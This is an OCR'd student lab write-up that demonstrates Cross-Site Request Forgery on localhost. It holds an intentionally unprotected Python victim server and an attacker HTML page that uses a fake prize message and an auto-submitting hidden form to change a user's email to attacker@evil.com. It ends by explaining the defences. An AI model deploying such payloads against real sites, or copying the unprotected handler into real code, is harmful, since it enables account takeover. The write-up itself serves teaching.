
Ritesh Jha | SY-IT(B3) | 16010423076 | Cyber Honors

Compensation-4 | Date : 24 - April - 2025

# Cross Request Forgery (CSRF)

**File Structure :**




## 1. Setting up the Victim Server

I wrote a basic Python HTTP server (`server.py`) that handles both GET and POST requests on the `/change_email` path.

- For GET requests, it serves an HTML form (`change_email.html`) that lets users input a new email and submit it.
- For POST requests, it reads the submitted email from the form and responds with a confirmation message. There is no CSRF protection - it just accepts whatever comes in.
- I kept the email update logic extremely simple, which made it perfect to demonstrate a CSRF vulnerability.

victim/server.py

```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse
```

```
class CSRFHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/change_email":
            self.send_response(200)
            self.send_header('Content-type', 'text/html')
            self.end_headers()
            with open("change_email.html", "rb") as f:
                self.wfile.write(f.read())
        else:
            self.send_error(404, "Not Found")

    def do_POST(self):
        if self.path == "/change_email":
            content_length = int(self.headers['Content-Length'])
            post_data = self.rfile.read(content_length)
            data = urllib.parse.parse_qs(post_data.decode())

            new_email = data.get("email", [""])[0]

            self.send_response(200)
            self.send_header('Content-type', 'text/html')
            self.end_headers()
            message = f"<h2>Email successfully changed to:
<code>{new_email}</code></h2>"
            self.wfile.write(message.encode())
        else:
            self.send_error(404, "Not Found")

def run():
    server_address = ("", 8000)
    httpd = HTTPServer(server_address, CSRFHandler)
    print("Victim server running at http://localhost:8000/")
    httpd.serve_forever()

if __name__ == "__main__":
    run()
```

---

## 2. Creating the Victim's HTML Form

Inside the victim folder, I created `change_email.html`.

- It's a regular form that asks for an email and sends a POST request to `http://localhost:8000/change_email`.
  There's no token or validation involved, the form just directly submits whatever value is entered in the email field.

victim/change_email.html

```
<!DOCTYPE html>
<html>

<head>
    <title>Change Email</title>
</head>

<body>
    <h2>Change Your Email</h2>
    <form action="http://localhost:8000/change_email" method="POST">
        <input type="email" name="email" value="user@example.com" />
        <button type="submit">Update Email</button>
    </form>
</body>

</html>
```

---

## 3. Building the Attacker's CSRF Payload

In the `attacker` folder, I created a malicious HTML file called `csrf_attack.html`.

- This file contains a hidden form that also submits a POST request to `http://localhost:8000/change_email`, but this time with the attacker's email already filled in.
- The form is submitted automatically as soon as the page loads using JavaScript (`document.getElementById("csrfForm").submit();`).
- Visually, the page displays a fake message like "You've won a prize!" to lure the user.


attacker/csrf_attack.html

```
<!DOCTYPE html>
<html>

<head>
    <title>CSRF Attack</title>
</head>

<body>
    <h2>You've won a prize!</h2>
    <form action="http://localhost:8000/change_email" method="POST"
id="csrfForm">
        <input type="hidden" name="email" value="attacker@evil.com">
    </form>

    <script>
        document.getElementById("csrfForm").submit();
    </script>
</body>

</html>
```

---

## 4. Running Both Servers

- **Terminal 1 (Victim)**: Ran the victim's Python server using `python server.py` from inside the `victim` directory.
- **Terminal 2 (Attacker)**: Served the attacker's static HTML using Python's simple HTTP server on port 9000. I used `python -m http.server 9000` from the `attacker` folder.





---

## 5. Visiting the Victim Page

I first went to `http://localhost:8000/change_email` in the browser.

- This is supposed to simulate a logged-in user who's able to change their email.
- Since there's no actual login functionality, I considered just visiting this page enough to mimic an authenticated session.




---

## 6. Triggering the CSRF Attack


After that, I visited `http://localhost:9000/csrf_attack.html`, which is hosted by the attacker.

- The page immediately auto-submitted the hidden form without me clicking anything.
- It sent a POST request to the victim server's `/change_email` endpoint, just like the original form, but with the attacker's email.
- I then saw a message: "Email successfully changed to: attacker@evil.com." This confirmed that the attack worked.


**You've won a prize!**




**Email successfully changed to:** `attacker@evil.com`





---


## 7. What Happened Behind the Scenes

- Since I had already “visited” the victim page, the browser assumed I was an authenticated user (no real auth in this demo).
- When I opened the attacker’s page, the browser submitted a request **on my behalf** to the victim server without me knowing.
- The victim server had no protection in place (like CSRF tokens, Origin/Referer checks, or SameSite cookies), so it accepted the request.
- As a result, the victim’s email was updated without their knowledge or permission, classic CSRF.



This is the Payload




This demonstration clearly showed how a lack of CSRF protection can allow attackers to perform unauthorized actions on behalf of users. By exploiting the absence of CSRF tokens and server-side validation, the attacker's hidden form was able to submit a malicious request that changed the victim's email without any user interaction. This highlights the importance of implementing CSRF defenses like tokens, Origin/Referer header checks, and SameSite cookie attributes to secure web applications against such vulnerabilities.